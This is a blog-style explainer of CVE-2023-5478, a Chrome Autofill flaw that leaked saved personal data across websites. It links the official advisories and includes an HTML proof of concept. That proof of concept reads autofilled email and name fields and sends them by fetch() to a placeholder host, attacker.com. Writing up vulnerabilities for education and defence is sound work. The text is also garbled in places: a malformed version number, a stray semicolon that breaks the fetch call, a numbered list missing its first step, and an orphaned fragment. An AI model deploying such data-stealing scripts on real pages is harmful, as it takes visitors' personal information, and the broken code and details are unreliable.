
Autofill features are a modern browser convenience, making sign-ins and form filling easier. But sometimes, convenience comes with hidden risks. In the case of CVE-2023-5478, a flaw in Google Chrome's Autofill implementation could let a malicious website steal sensitive user data from other origins. This post breaks down what happened, how you could exploit this bug, code examples, and what you can do to stay safe.
What is CVE-2023-5478?
This vulnerability affects Google Chrome versions before 118..5993.70. It’s a cross-origin data leak weakness caused by faulty handling of Autofill suggestions. The problem? With a specially crafted HTML page, a remote attacker could trick Chrome into filling in form fields on a malicious page with information meant for a different website. This broke one of the most important browser rules: sites shouldn’t be able to see or access each other’s data.
Severity? Google marked it as Low, but any cross-origin leak is a serious privacy concern.
Official advisory:
https://chromereleases.googleblog.com/2023/10/stable-channel-update-for-desktop.html
Chromium bug tracker:
https://crbug.com/1489004
NIST NVD entry:
https://nvd.nist.gov/vuln/detail/CVE-2023-5478
How the Autofill Vulnerability Worked
Normally, Chrome autofill data (like emails, names, addresses) is only suggested when you’re on a trustworthy form—typically on the same domain you saved the data.
The Bug
This bug let a malicious website trick Chrome into suggesting, and potentially filling, autofill information that belonged to totally different origins. By creating an _iframe_ or a form that imitates a legitimate site’s fields (such as “email” or “password”), the attacker could ask the browser’s autofill system to drop hints—or even autofill—using data the user saved for another website.
It’s important to note: Passwords weren’t leaked due to stricter autofill rules, but any other autofill data (emails, phone numbers, addresses) was potentially at risk.
Example: Exploiting CVE-2023-5478
Let’s see a simple proof-of-concept (PoC) demonstrating the vulnerability.
Disclaimer: Don’t use this for evil. This example is for educational purposes, and the flaw is fixed in Chrome 118+.
<!-- attack.html -->
<!DOCTYPE html>
<html>
  <body>
    <h2>This page wants to steal your Chrome autofill data!</h2>

    <!-- A form with fields named "email" and "name" to mimic a legit site -->
    <form id="stealForm" autocomplete="on">
      <input type="text" name="email" placeholder="Email">

      <input type="text" name="name" placeholder="Name">

      <button type="submit">Submit</button>
    </form>

    <script>
      // Try to grab the autofilled values after a short delay
      setTimeout(() => {
        const email = document.querySelector('[name="email"]').value;
        const name = document.querySelector('[name="name"]').value;
        fetch('https://attacker.com/collect';, {
          method: 'POST',
          body: JSON.stringify({email, name}),
          headers: {'Content-Type': 'application/json'}
        });
      }, 200); // Wait to let browser autofill take place
    </script>
  </body>
</html>
User visits attacker’s webpage (could be a phishing link, embedded ad, etc.).
2. The page displays a fake login or registration form, imitating field names from popular websites.
3. Chrome’s autofill, tricked by the field names, offers to fill user data stored for another legitimate site.
Why Was This Possible?
- Chrome’s autofill matched field names without enough checking on which website those fields belonged to.
- Attackers abused “name” attributes (“email”, “name”, “phone”) widely used across forms, triggering autofill suggestions.
Mailing addresses
Anything users had saved for autofill, except passwords.
Fix and Mitigation
Google patched this in Chrome 118..5993.70 (October 2023). Modern Chrome versions restrict autofill suggestions so they’re only available on the correct origin.
Be cautious when you see forms autofilled on unexpected websites.
Link to the exact release note:
https://chromereleases.googleblog.com/2023/10/stable-channel-update-for-desktop.html
Final Thoughts
CVE-2023-5478 is a classic example of how user-friendly features can open security holes. Chrome’s autofill leaked personal info across website boundaries, but now it’s fixed. Always keep your browser up to date, and think before you click "Save"!
*For more technical information and tracking, check out the related bugs and advisories:*
- Chromium bug tracker: crbug.com/1489004
- NVD: nvd.nist.gov/vuln/detail/CVE-2023-5478
Timeline
Published on: 10/11/2023 23:15:00 UTC
Last modified on: 10/13/2023 02:15:00 UTC